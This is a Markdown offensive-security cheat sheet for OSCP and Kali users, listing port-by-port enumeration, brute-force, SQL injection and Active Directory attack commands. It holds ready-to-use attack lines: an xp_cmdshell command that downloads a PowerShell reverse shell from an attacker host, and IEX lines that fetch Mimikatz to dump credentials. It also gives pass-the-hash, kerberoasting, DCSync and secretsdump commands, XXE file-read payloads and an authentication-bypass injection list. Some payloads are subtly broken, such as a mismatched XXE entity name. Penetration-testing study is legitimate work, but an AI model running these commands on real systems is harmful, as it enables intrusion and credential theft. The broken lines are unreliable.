
1977 lines
51 KiB
Markdown
1977 lines
51 KiB
Markdown
|
||
***
|
||
|
||
# Offensive Security Tools
|
||
|
||
***
|
||
|
||
<br />
|
||
|
||
Here you will find a useful collection of commands and file resource locations used in Pentesting operations. This reference is will go hand in hand with Kali Linux and the OSCP.
|
||
|
||
This is intended to be viewed in the blog found here: [Offensive Security Cheat Sheet](https://totes5706.github.io/Offensive-Security-Cheat-Sheet/)
|
||
|
||
<br />
|
||
|
||
***
|
||
|
||
# OSINT
|
||
|
||
<br />
|
||
|
||
```bash
|
||
https://osintframework.com/
|
||
|
||
# Google hacking
|
||
https://www.exploit-db.com/google-hacking-database
|
||
|
||
# NetCraft
|
||
https://www.netcraft.com/
|
||
|
||
# Recon-ng
|
||
|
||
# Github Search
|
||
filename:users
|
||
|
||
# Qualys SSL lab
|
||
https://www.ssllabs.com/ssltest/
|
||
|
||
# Shodan
|
||
https://www.shodan.io/
|
||
|
||
# Security Header Scanner
|
||
https://securityheaders.com/
|
||
|
||
# Pastebin
|
||
https://pastebin.com/
|
||
|
||
# theHarvestor
|
||
theharvester -d {SITE} -b google
|
||
|
||
# Social Searcher
|
||
https://www.social-searcher.com/
|
||
|
||
```
|
||
|
||
|
||
***
|
||
|
||
# General Enumeration
|
||
|
||
***
|
||
|
||
<br />
|
||
|
||
## NMAP
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# NMAP
|
||
# About: A network scanning tool that identifies devices, ports, services, and operating systems
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Fast scan of top 100 ports
|
||
nmap -F {RHOST}
|
||
|
||
# Ping sweep subnet
|
||
nmap -sP {RHOST}/24
|
||
|
||
# Usage
|
||
nmap -p- --min-rate 5000 -sC -sV {RHOST}
|
||
|
||
# UDP Scan
|
||
sudo nmap -sU {RHOST}
|
||
|
||
# Flags
|
||
# -p-: scans ALL ports
|
||
# --min-rate <number>: Send packets no slower than <number> per second
|
||
# -sC: equivalent to --script=default
|
||
# -sV: Probe open ports to determine service/version info
|
||
# -sU: UDP port scan
|
||
```
|
||
|
||
<br />
|
||
|
||
## NMAP Automator
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# NMAP Automator
|
||
# About: Useful script that automates multiple enumeration scans in succession
|
||
# Download: https://github.com/21y4d/nmapAutomator/blob/master/nmapAutomator.sh
|
||
|
||
# Usage
|
||
./nmapAutomator.sh --host {RHOST} --type All
|
||
|
||
# Flags
|
||
# --type Network : Shows all live hosts in the host's network (~15 seconds)
|
||
# --type Port : Shows all open ports (~15 seconds)
|
||
# --type Script : Runs a script scan on found ports (~5 minutes)
|
||
# --type Full : Runs a full range port scan, then runs a thorough scan on new ports (~5-10 minutes)
|
||
# --type UDP : Runs a UDP scan "requires sudo" (~5 minutes)
|
||
# --type Vulns : Runs CVE scan and nmap Vulns scan on all found ports (~5-15 minutes)
|
||
# --type Recon : Suggests recon commands, then prompts to automatically run them
|
||
# --type All : Runs all the scans (~20-30 minutes)
|
||
```
|
||
|
||
<br />
|
||
|
||
## MASSCAN
|
||
|
||
<br />
|
||
|
||
```bash
|
||
|
||
# Fast web scan
|
||
sudo masscan -p80 {IP ADDRESS}/24 --rate=1000 -e tap0 --router-ip {GATEWAY IP}
|
||
|
||
```
|
||
|
||
<br />
|
||
|
||
***
|
||
|
||
# Port Enumeration
|
||
|
||
***
|
||
|
||
<br />
|
||
|
||
## FTP [21]
|
||
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# FTP connect
|
||
ftp {RHOST}
|
||
|
||
# Note - If FTP is hung up on viewing directory, ex.: ftp>dir 229 Entering Extended Passive Mode (|||52924|)
|
||
ftp> passive
|
||
ftp> espv
|
||
ftp> ls
|
||
|
||
# Alternative Client
|
||
ncftp -u {USER} -p {PASS} -P {RPORT} {RHOST}
|
||
|
||
# Upload FTP file directly
|
||
ftp-upload -h {RHOST} -u 'anonymous' --password '' -d '/' {file.exe}
|
||
|
||
# Download entire FTP directory
|
||
wget -r ftp://{USER}:{PASS}@{RHOST}/
|
||
|
||
ncftp> mget directory
|
||
|
||
# Brute force FTP
|
||
hydra -f -t 16 -l {user} -P {pass.txt} ftp://{RHOST}
|
||
hydra -f -t 16 -L {user.txt} -P {pass.txt} ftp://{RHOST}
|
||
|
||
medusa -h {RHOST} -u {user} -P /usr/share/wordlists/rockyou.txt -M ftp -t 10
|
||
|
||
# Additional Information
|
||
# Default Credentials: anonymous
|
||
# Directory Command: dir
|
||
# Download Command: get
|
||
# Upload Command: put
|
||
```
|
||
|
||
<br />
|
||
|
||
## SMTP [25]
|
||
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Connect to mail server
|
||
nc -nv {RHOST} 25
|
||
|
||
# Connect to Windows mail server
|
||
nc -nv -C {RHOST} 25
|
||
|
||
# VRFY Usage
|
||
VRFY root
|
||
|
||
# Send email
|
||
HELO USER.com
|
||
MAIL FROM: <SENDER@EMAIL.COM>
|
||
RCPT TO: <TARGET@EMAIL.COM>
|
||
DATA
|
||
SUBJECT: Test message
|
||
{Enter Twice}
|
||
Test Body
|
||
.
|
||
Quit
|
||
|
||
#VRFY: asks the server to verify an email address
|
||
#EXPN: asks the server for the membership of a mailing list
|
||
```
|
||
|
||
<br />
|
||
|
||
<br />
|
||
|
||
## SSH [22]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# SSH Connect
|
||
ssh {USER}@{RHOST}
|
||
|
||
# With Private Key
|
||
ssh {USER}@{RHOST} -i {PKEY.ssh}
|
||
|
||
# Remote file copy
|
||
scp {USER}@{RHOST}:{file.ext} .
|
||
scp {/path/to/source/file.ext} {USER}@{RHOST}:{/path/to/destination}
|
||
|
||
# Directory
|
||
scp -r {/path/to/source/dir} {USER}@{RHOST}:{/path/to/destination}
|
||
|
||
# SSH Brute Force
|
||
hydra -f -l {USER} -P {pass.txt} ssh://{RHOST}
|
||
hydra -f -t 16 -L {user.txt} -P {pass.txt} ssh://{RHOST}
|
||
|
||
crackmapexec ssh {RHOST} -u {user.txt} -p {pass.txt}
|
||
|
||
# sign_and_send_pubkey: no mutual signature supported
|
||
-oPubkeyAcceptedKeyTypes=+ssh-rsa
|
||
-oKexAlgorithms=+diffie-hellman-group-exchange-sha1
|
||
```
|
||
|
||
## DNS [53]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# DNS Zone Transfer using dig
|
||
dig axfr @{RHOST} {DOMAIN}
|
||
|
||
#DNSRecon
|
||
dnsrecon -d {DOMAIN} -t axfr
|
||
|
||
#DNSRecon Brute Force
|
||
dnsrecon -d {DOMAIN} -D ~/{BRUTE_LIST.txt} -t brt
|
||
|
||
#DNSenum
|
||
dnsenum {DOMAIN}
|
||
```
|
||
|
||
## TFTP [69]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# TFTP connect
|
||
tftp {IP ADDRESS}
|
||
|
||
# Additional Information
|
||
# Only detectable via UDP scan
|
||
# No authentication required
|
||
```
|
||
|
||
<br />
|
||
|
||
|
||
## Web Server [80, 443]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Directory Enumeration
|
||
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://{RHOST}
|
||
ffuf -ic -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u "http://{RHOST}/FUZZ"
|
||
|
||
# Search File Extensions
|
||
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,cgi,pl,sh -u http://{RHOST}
|
||
ffuf -ic -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e '.html,.txt,.asp,.aspx' -u "http://{RHOST}/FUZZ"
|
||
|
||
# Blacklist Results by Page Size
|
||
ffuf -ic -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e '.html,.txt,.asp,.aspx' -u "http://{RHOST}/FUZZ" -fs {200)
|
||
|
||
# GOBUSTER SOCKS5 flag
|
||
--proxy socks5://127.0.0.1:{PROXY PORT)
|
||
|
||
# Throttle gobuster for bug bounties
|
||
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u {URL} -b "403,404,415,429,500" t 1 --delay 5s
|
||
|
||
# Notes: Not recursive, only digs one level deep
|
||
|
||
# Local File Inclusion FUZZ
|
||
wfuzz -c -z file,/usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt "http://{RHOST}/browse.php?p=source&file={FUZZ}"
|
||
wfuzz -c -z file,/usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt "http://{RHOST}/browse.php?p=source&file={FUZZ}"
|
||
|
||
# Brute Force Web Fields
|
||
# Usage - One variable FUZZ
|
||
ffuf -c -request {FILE.req} -request-proto http -w /usr/share/seclists/Passwords/probable-v2-top1575.txt -fs {SIZE}
|
||
|
||
# Two Variable FUZZ
|
||
ffuf -c -request {FILE.req} -request-proto http -mode clusterbomb -w {user.txt}:HFUZZ -w /usr/share/seclists/Passwords/probable-v2-top1575.txt:WFUZZ -fs {SIZE}
|
||
|
||
# EXAMPLE inside {FILE.req}
|
||
username=admin$password=FUZZ
|
||
username=WFUZZ$password=HFUZZ
|
||
|
||
# Medusa HTTP Field Brute Force
|
||
medusa -f -h {RHOST} -u {USER} -P /usr/share/wordlists/rockyou.txt -M http -m DIR:/{DIR}
|
||
|
||
<br />
|
||
|
||
|
||
```bash
|
||
# XXE - External XML Entity
|
||
# About: Try against weak XML parsers
|
||
|
||
# Usage Windows
|
||
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/windows/system32/drivers/etc/hosts'>]>
|
||
<data>&test;</data>
|
||
|
||
# Usage Linux
|
||
<!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd"> ]>
|
||
<data>&test;</data>
|
||
```
|
||
|
||
<br />
|
||
|
||
|
||
## POP3 [110]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Telnet Connect
|
||
telnet {RHOST} 110
|
||
|
||
# Input User
|
||
USER {Mail Username}
|
||
|
||
# Input Password
|
||
PASS {Mail Password}
|
||
|
||
# List Emails
|
||
LIST
|
||
|
||
# Show email by list number
|
||
RETR {List #}
|
||
|
||
```
|
||
<br />
|
||
|
||
## NFS [111]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
|
||
# RPC info
|
||
nmap -sV -p 111 --script=rpcinfo {RHOST}
|
||
|
||
# List NFS vuln
|
||
ls -1 /usr/share/nmap/scripts/nfs*
|
||
|
||
/usr/share/nmap/scripts/nfs-ls.nse
|
||
/usr/share/nmap/scripts/nfs-showmount.nse
|
||
/usr/share/nmap/scripts/nfs-statfs.nse
|
||
|
||
# Run all vuln scripts
|
||
nmap -p 111 --script nfs* {RHOST}
|
||
|
||
# Mount remote directory
|
||
sudo mount -o nolock {RHOST}:/{REMOTE DIR} ~/{LOCAL DIR}/
|
||
|
||
# Add new user locally and change UUID
|
||
sudo adduser pwn
|
||
sudo sed -i -e 's/{CURRENT UUID}/{NEW UUID}/g' /etc/passwd
|
||
|
||
```
|
||
<br />
|
||
|
||
|
||
## RPC [135]
|
||
|
||
<br />
|
||
|
||
https://www.hackingarticles.in/active-directory-enumeration-rpcclient/
|
||
|
||
```bash
|
||
# Enumerate RPC client
|
||
rpcclient -U "" -N {RHOST}
|
||
rpcclient -U '{USER}'%'{PASS}' {RHOST}
|
||
|
||
# Get information about objects such as groups or users
|
||
enumdomusers
|
||
enumdomains
|
||
enumdomgroups
|
||
enumprivs
|
||
|
||
querydispinfo
|
||
queryuser {USER}
|
||
|
||
|
||
# Get information about the DC
|
||
srvinfo
|
||
|
||
# Try to get domain password policy
|
||
getdompwinfo
|
||
|
||
# Change user password
|
||
setuserinfo2 {USER} 23 '{PASS}'
|
||
|
||
# Try to enumerate different trusted domains
|
||
dsr_enumtrustdom
|
||
|
||
# Get username for a defined user
|
||
getusername
|
||
|
||
# Query user, group etc informations
|
||
querydominfo
|
||
querygroupmem519
|
||
queryaliasmem builtin 0x220
|
||
|
||
# Query info policy
|
||
lsaquery
|
||
|
||
# Convert SID to names
|
||
lookupsids SID
|
||
```
|
||
|
||
## SNMP [161]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Scan SNMP Port
|
||
sudo nmap -sU --open -p 161 {RHOST} -oG open-snmp.txt
|
||
|
||
# Enumerate MIB Tree
|
||
snmpwalk -c public -v1 -t 10 {RHOST}
|
||
|
||
# Enumerate Windows Users
|
||
snmpwalk -c public -v1 {RHOST} 1.3.6.1.4.1.77.1.2.25
|
||
|
||
# Enumerate Running Windows Processes
|
||
snmpwalk -c public -v1 {RHOST} 1.3.6.1.2.1.25.4.2.1.2
|
||
|
||
# Enumerate Open TCP ports
|
||
snmpwalk -c public -v1 {RHOST} 1.3.6.1.2.1.6.13.1.3
|
||
|
||
# Enumerate Installed Software
|
||
snmpwalk -c public -v1 {RHOST} 1.3.6.1.2.1.25.6.3.1.2
|
||
```
|
||
|
||
|
||
## LDAP [389]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
|
||
# Enumforlinux
|
||
enum4linux -U {RHOST}
|
||
|
||
# ldap search for DC name
|
||
ldapsearch -H ldap://{RHOST} -x -s base
|
||
|
||
# ldap DC enumeration
|
||
ldapsearch -H ldap://{RHOST} -x -b "{DC NAMING CONTEXT}"
|
||
|
||
# ldap DC people dump
|
||
ldapsearch -H ldap://{RHOST} -x -b "{DC NAMING CONTEXT}" '(objectClass=Person)'
|
||
ldapsearch -H ldap://{RHOST} -x -b "{DC NAMING CONTEXT}" '(objectClass=User)'
|
||
|
||
# ldap account name list
|
||
ldapsearch -H ldap://{RHOST} -x -b "{DC NAMING CONTEXT}" '(objectClass=Person)' sAMAccountName |grep sAMAccountName | awk '{print $2}'
|
||
|
||
# Authentication Flags
|
||
-D {USER}@{DOMAIN} -w {PASS}
|
||
```
|
||
|
||
## SMB [445]
|
||
|
||
```bash
|
||
# Detect Share Permissions
|
||
smbmap -H {RHOST}
|
||
|
||
# Detect Share Permissions authenticated
|
||
smbmap -u '' -p '' -H {RHOST}
|
||
|
||
# Recursively show all readable files and shares
|
||
smbmap -R {SHARE} -H {RHOST} --depth 10
|
||
|
||
# Download a file with smbmap
|
||
smbmap -R {SHARE} -H {RHOST} -A {FILE} -q
|
||
|
||
# List all SMB Shares
|
||
smbclient -L {RHOST}
|
||
|
||
# Authenticate with local credentials
|
||
smbclient -N \\\\{RHOST}\\{SHARE}
|
||
|
||
# Get all files
|
||
mask ""
|
||
recurse ON
|
||
prompt OFF
|
||
mget *
|
||
|
||
# Authenticate with user/password
|
||
smbclient \\\\{RHOST}\\{SHARE} -U {USER}%{PASS}
|
||
|
||
# Recursively show sub directories of share
|
||
smbclient \\\\{RHOST}\\{SHARE} -c 'recurse;ls'
|
||
|
||
# Check Drive Permissions
|
||
smbcacls -N '//{RHOST}/{SHARE}' {SUBFOLDER}
|
||
|
||
# Brute force SMB user and password/hash list
|
||
crackmapexec smb {RHOST} -u {user.txt} -p {pass.txt} --shares --continue-on-success
|
||
crackmapexec smb {RHOST} -u {user.txt} -H {hash.txt} --shares --continue-on-success
|
||
|
||
# Check password policy
|
||
crackmapexec smb {RHOST} --pass-pol
|
||
crackmapexec smb {RHOST} --pass-pol -u '' -p ''
|
||
|
||
# Winrm credential check
|
||
crackmapexec winrm {RHOST} -u '{USER}' -p '{PASS}'
|
||
|
||
# Mount SMB Drive
|
||
sudo mount -t cifs //{RHOST}/{SHARE} /mnt/{SHARE}/
|
||
sudo mount -t cifs -o 'username={USER},password={PASS}' //{RHOST}/{SHARE} /mnt/{SHARE}/
|
||
sudo umount {SHARE}
|
||
|
||
# List Vuln Scripts
|
||
ls -1 /usr/share/nmap/scripts/smb*
|
||
|
||
/usr/share/nmap/scripts/smb2-capabilities.nse
|
||
/usr/share/nmap/scripts/smb2-security-mode.nse
|
||
/usr/share/nmap/scripts/smb2-time.nse
|
||
/usr/share/nmap/scripts/smb2-vuln-uptime.nse
|
||
/usr/share/nmap/scripts/smb-brute.nse
|
||
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse
|
||
/usr/share/nmap/scripts/smb-enum-domains.nse
|
||
/usr/share/nmap/scripts/smb-enum-groups.nse
|
||
/usr/share/nmap/scripts/smb-enum-processes.nse
|
||
/usr/share/nmap/scripts/smb-enum-sessions.nse
|
||
/usr/share/nmap/scripts/smb-enum-shares.nse
|
||
/usr/share/nmap/scripts/smb-enum-users.nse
|
||
/usr/share/nmap/scripts/smb-os-discovery.nse
|
||
|
||
# Example Vuln script
|
||
nmap -v -p 139, 445 --script=smb-os-discovery {RHOST}
|
||
|
||
```
|
||
<br />
|
||
|
||
## MSSQL [1433]
|
||
|
||
<br />
|
||
|
||
[https://www.tutorialspoint.com/sql/sql-select-database.htm](https://www.tutorialspoint.com/sql/sql-select-database.htm)
|
||
|
||
```bash
|
||
# MSSQL Remote Connect
|
||
impacket-mssqlclient {USER}:'{PASS}'@{RHOST}
|
||
impacket-mssqlclient {USER}:'{PASS}'@{RHOST} -windows-auth
|
||
|
||
# Enable Code Execution
|
||
SQL> enable_xp_cmdshell
|
||
SQL> EXEC xp_cmdshell 'echo IEX (New-Object Net.WebClient).DownloadString("http://{LHOST}/rev.ps1"); Invoke-PowerShellTcp -Reverse -IPAddress {LHOST} -Port {LPORT} | powershell -noprofile'
|
||
|
||
# SQL SHELL
|
||
sql> help
|
||
|
||
# Query Database Names
|
||
sql> SELECT name FROM master.sys.databases
|
||
|
||
# Select Database
|
||
sql> USE DatabaseName;
|
||
|
||
# Query All Table names
|
||
sql> SELECT * FROM INFORMATION_SCHEMA.TABLES;
|
||
|
||
# Query Table Information
|
||
sql> SELECT * FROM TABLE;
|
||
|
||
# Responder Hash
|
||
sql> xp_dirtree "\\{IP ADDRESS}\test"
|
||
|
||
```
|
||
|
||
## MYSQL [3306]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# MYSQL Remote Connect
|
||
mysql -h {RHOST} -u {root}
|
||
|
||
# Commands
|
||
sql> show databases;
|
||
sql> use {DATABASE};
|
||
sql> show tables;
|
||
sql> describe {TABLE};
|
||
sql> show columns from {TABLE};
|
||
|
||
sql> select version();
|
||
sql> select @@version();
|
||
sql> select user();
|
||
sql> select database();
|
||
|
||
#Get a shell with the mysql client user
|
||
\! sh
|
||
```
|
||
|
||
<br />
|
||
|
||
## RDP [3389]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Remote Connect Password or Hash
|
||
xfreerdp /u:{USER} /p:'{PASS}' /cert:ignore /v:{RHOST} /dynamic-resolution
|
||
xfreerdp /u:{USER} /pth:'{HASH}' /cert:ignore /v:{RHOST} /dynamic-resolution
|
||
|
||
# Brute Force RDP
|
||
hydra -f -t 16 -L {user.txt} -P {pass.txt} rdp://{RHOST}
|
||
|
||
```
|
||
|
||
|
||
## WINRM [5985, 5986]
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Remote Connect
|
||
evil-winrm -i {RHOST} -u {USER} -p {PASS}
|
||
|
||
# Upload/Download a File from client => server in current directory
|
||
upload {FILE.exe}
|
||
download {FILE.exe}
|
||
```
|
||
|
||
|
||
<br />
|
||
|
||
# SQL Injection
|
||
|
||
<br />
|
||
|
||
#### MSSQL:
|
||
[https://guide.offsecnewbie.com/5-sql#mssqli-exploitation](https://guide.offsecnewbie.com/5-sql#mssqli-exploitation)
|
||
[https://perspectiverisk.com/mssql-practical-injection-cheat-sheet/](https://perspectiverisk.com/mssql-practical-injection-cheat-sheet/)
|
||
[https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet](https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet)
|
||
|
||
|
||
#### MYSQL
|
||
[https://guide.offsecnewbie.com/5-sql#identifying-sql-injection](https://guide.offsecnewbie.com/5-sql#identifying-sql-injection)
|
||
[https://perspectiverisk.com/mysql-sql-injection-practical-cheat-sheet/](https://perspectiverisk.com/mysql-sql-injection-practical-cheat-sheet/)
|
||
[https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet](https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet)
|
||
|
||
#### ORACLE
|
||
[https://www.securityidiots.com/Web-Pentest/SQL-Injection/Union-based-Oracle-Injection.html](https://www.securityidiots.com/Web-Pentest/SQL-Injection/Union-based-Oracle-Injection.html)
|
||
[https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet](https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet)
|
||
|
||
<br />
|
||
|
||
```
|
||
Auth Bypass
|
||
|
||
'-'
|
||
' '
|
||
'&'
|
||
'^'
|
||
'*'
|
||
' or ''-'
|
||
' or '' '
|
||
' or ''&'
|
||
' or ''^'
|
||
' or ''*'
|
||
"-"
|
||
" "
|
||
"&"
|
||
"^"
|
||
"*"
|
||
" or ""-"
|
||
" or "" "
|
||
" or ""&"
|
||
" or ""^"
|
||
" or ""*"
|
||
or true--
|
||
" or true--
|
||
' or true--
|
||
") or true--
|
||
') or true--
|
||
' or 'x'='x
|
||
') or ('x')=('x
|
||
')) or (('x'))=(('x
|
||
" or "x"="x
|
||
") or ("x")=("x
|
||
")) or (("x"))=(("x
|
||
or 1=1
|
||
or 1=1--
|
||
or 1=1#
|
||
or 1=1/*
|
||
admin' --
|
||
admin' #
|
||
admin'/*
|
||
admin' or '1'='1
|
||
admin' or '1'='1'--
|
||
admin' or '1'='1'#
|
||
admin' or '1'='1'/*
|
||
admin'or 1=1 or ''='
|
||
admin' or 1=1
|
||
admin' or 1=1--
|
||
admin' or 1=1#
|
||
admin' or 1=1/*
|
||
admin') or ('1'='1
|
||
admin') or ('1'='1'--
|
||
admin') or ('1'='1'#
|
||
admin') or ('1'='1'/*
|
||
admin') or '1'='1
|
||
admin') or '1'='1'--
|
||
admin') or '1'='1'#
|
||
admin') or '1'='1'/*
|
||
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
|
||
admin" --
|
||
admin" #
|
||
admin"/*
|
||
admin" or "1"="1
|
||
admin" or "1"="1"--
|
||
admin" or "1"="1"#
|
||
admin" or "1"="1"/*
|
||
admin"or 1=1 or ""="
|
||
admin" or 1=1
|
||
admin" or 1=1--
|
||
admin" or 1=1#
|
||
admin" or 1=1/*
|
||
admin") or ("1"="1
|
||
admin") or ("1"="1"--
|
||
admin") or ("1"="1"#
|
||
admin") or ("1"="1"/*
|
||
admin") or "1"="1
|
||
admin") or "1"="1"--
|
||
admin") or "1"="1"#
|
||
admin") or "1"="1"/*
|
||
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
|
||
|
||
MYSQL
|
||
|
||
' order by 1/*
|
||
' order by 2/*
|
||
' order by 3/*
|
||
' order by 4/*
|
||
|
||
' order by 1-- -
|
||
' order by 2-- -
|
||
' order by 3-- -
|
||
' order by 4-- -
|
||
|
||
' union all select 1,2,3-- -
|
||
|
||
MSSQL
|
||
|
||
' order by 1--
|
||
' order by 2--
|
||
' order by 3--
|
||
' order by 4--
|
||
|
||
' union all select NULL,NULL,NULL--
|
||
|
||
```
|
||
|
||
<br />
|
||
|
||
# Active Directory
|
||
|
||
***
|
||
<br />
|
||
|
||
## Enumeration
|
||
|
||

|
||
|
||
[https://pentestbook.six2dez.com/post-exploitation/windows/ad/kerberos-attacks](https://pentestbook.six2dez.com/post-exploitation/windows/ad/kerberos-attacks)
|
||
|
||
```bash
|
||
# Enumerate all local accounts
|
||
net user
|
||
|
||
# Enumerate entire domain
|
||
net user /domain
|
||
|
||
# Enumerate information about user
|
||
net user {USER} /domain
|
||
|
||
# Enumerate all groups in domain
|
||
net group /domain
|
||
|
||
# Add user
|
||
net user {USER} {PASS} /add /domain
|
||
|
||
# Add user to group
|
||
net group "{GROUP}" {USER} /add
|
||
|
||
# MimiKatz Cred Dump Pass the Hash
|
||
sekurlsa::logonpasswords
|
||
IEX (New-Object System.Net.Webclient).DownloadString("http://{IP ADDRESS}/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -DumpCreds
|
||
IEX (New-Object System.Net.Webclient).DownloadString("http://{IP ADDRESS}/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "lsadump::lsa /inject" "lsadump::sam" "lsadump::cache" "sekurlsa::ekeys" "exit"'
|
||
|
||
# Hash Spray for valid credentials
|
||
crackmapexec smb {LHOST} -u {user.txt} -H {hash.txt}
|
||
|
||
# Rubeus Overpass the hash
|
||
rubeus.exe asktgt /domain:{DOMAIN}/user:{USER} /rc4:{HASH} /ptt
|
||
klist
|
||
|
||
# Kerbrute Brute Force
|
||
sudo /opt/kerbrute/kerbrute userenum -d {DOMAIN} --dc {RHOST} /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
|
||
sudo /opt/kerbrute/kerbrute passwordspray -d {DOMAIN} --dc {RHOST} {user.txt} {passwords.txt}
|
||
sudo /opt/kerbrute/kerbrute bruteuser -d {DOMAIN} --dc {RHOST} /usr/share/wordlists/rockyou.txt {USER}
|
||
|
||
# Get active directory users
|
||
python3 /usr/share/doc/python3-impacket/examples/GetADUsers.py -all {DOMAIN}/{USER}:{PASS} -dc-ip {RHOST}
|
||
python3 /usr/share/doc/python3-impacket/examples/GetADUsers.py -all -hashes {HASH}:{HASH} {DOMAIN}/{USER} -dc-ip {RHOST}
|
||
|
||
# Kerberoast - Get user SPN
|
||
python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request {DOMAIN}/{USER}:{PASS} -dc-ip {RHOST} -outputfile hashes.kerberoast
|
||
python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -hashes {HASH}:{HASH} {DOMAIN}/{USER} -dc-ip {RHOST} -outputfile hashes.kerberoast
|
||
|
||
hashcat -m 13100 {HASH} /usr/share/wordlists/rockyou.txt -O --force
|
||
hashcat -m 13100 {HASH} /usr/share/wordlists/rockyou.txt -O --force --show
|
||
|
||
# ASREP ROAST
|
||
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -request {DOMAIN}/ -dc-ip {RHOST} -format john
|
||
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py {DOMAIN}/ -dc-ip {RHOST} -usersfile {user.txt} -format john
|
||
|
||
# Request the TGT with hash, AES key, or password
|
||
python3 /usr/share/doc/python3-impacket/examples/getTGT.py {DOMAIN}/{USER} -hashes {HASH}:{HASH}
|
||
python3 /usr/share/doc/python3-impacket/examples/getTGT.py {DOMAIN}/{USER} -aesKey {AES KEY}
|
||
python3 /usr/share/doc/python3-impacket/examples/getTGT.py {DOMAIN}/{USER}:{PASS}
|
||
|
||
# Kerberos PAC enabled
|
||
python3 /usr/share/doc/python3-impacket/examples/goldenPac.py {DOMAIN}/{USER}@{FULL DOMAIN} -dc-ip {RHOST} -target-ip {RHOST}
|
||
|
||
# Bloodhound
|
||
sudo neo4j console # LHOST
|
||
./SharpHound.exe -c all # RHOST
|
||
/opt/bloodhound/BloodHound --no-sandbox # LHOST
|
||
|
||
# Bloodhound python remote access
|
||
sudo python3 /opt/BloodHound.py/bloodhound.py -u '{USER}' -p '{PASS}' -ns {RHOST} -d {DOMAIN} -c all
|
||
|
||
# Powerview example
|
||
powershell -ExecutionPolicy Bypass
|
||
IEX(New-Object Net.WebClient).downloadstring("http://{RHOST}/PowerView.ps1")
|
||
$pass = convertto-securestring '{PASS}' -AsPlainText -Force
|
||
$cred = New-Object System.Management.Automation.PSCredential('{DOMAIN}\{USER}', $pass)
|
||
Add-DomainObjectAcl -Credential $cred -TargetIdentity "DC={DOMAIN1},DC={DOMAIN2}" -PrincipalIdentity {USER} -Rights DCSync
|
||
|
||
# Dump secrets
|
||
sudo python3 /usr/share/doc/python3-impacket/examples/secretsdump.py '{DOMAIN}/{USER}':'{PASS}'@{RHOST}
|
||
|
||
# PSEXEC
|
||
sudo python3 /usr/share/doc/python3-impacket/examples/psexec.py -hashes {HASH:HASH} {USER}@{RHOST}
|
||
sudo python3 /usr/share/doc/python3-impacket/examples/psexec.py {USER}:{PASS}@{RHOST}
|
||
```
|
||
|
||
<br />
|
||
|
||
# Buffer Overflow
|
||
|
||
***
|
||
<br />
|
||
|
||
## Stack Based
|
||
|
||
[https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/exploits/buffer-overflows.rst](https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/exploits/buffer-overflows.rst)
|
||
|
||
[https://tryhackme.com/room/bufferoverflowprep](https://tryhackme.com/room/bufferoverflowprep)
|
||
|
||
```bash
|
||
|
||
# Setup Mona config in debugger and run application
|
||
!mona config -set workingfolder c:\mona\%p
|
||
|
||
# Update IP Address and Port in fuzzing.py and exploit.py
|
||
ip = {RHOST}
|
||
port = {RPORT}
|
||
|
||
# Fuzz application using a script
|
||
python3 fuzzing.py
|
||
|
||
# Create unique pattern with amount of fuzz from previous step
|
||
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l {FUZZ RESPONSE + 400}
|
||
|
||
# Exploit using payload from previous step
|
||
python3 exploit.py
|
||
|
||
# Find the overflow offset
|
||
!mona findmsp -distance {FUZZ RESPONSE + 400}
|
||
|
||
# Update offset in exploit.py for EIP and ESP registers
|
||
offset = {OFFSET}
|
||
retn = "BBBB"
|
||
|
||
# Generate bad char bytearray in Mona starting with 00
|
||
!mona bytearray -b "\x00"
|
||
|
||
# Generate bar char list in python and update payload
|
||
python3 badchar.py
|
||
|
||
# Exploit and compare against the Mona bytearray until no bad chars are left
|
||
python3 exploit.py
|
||
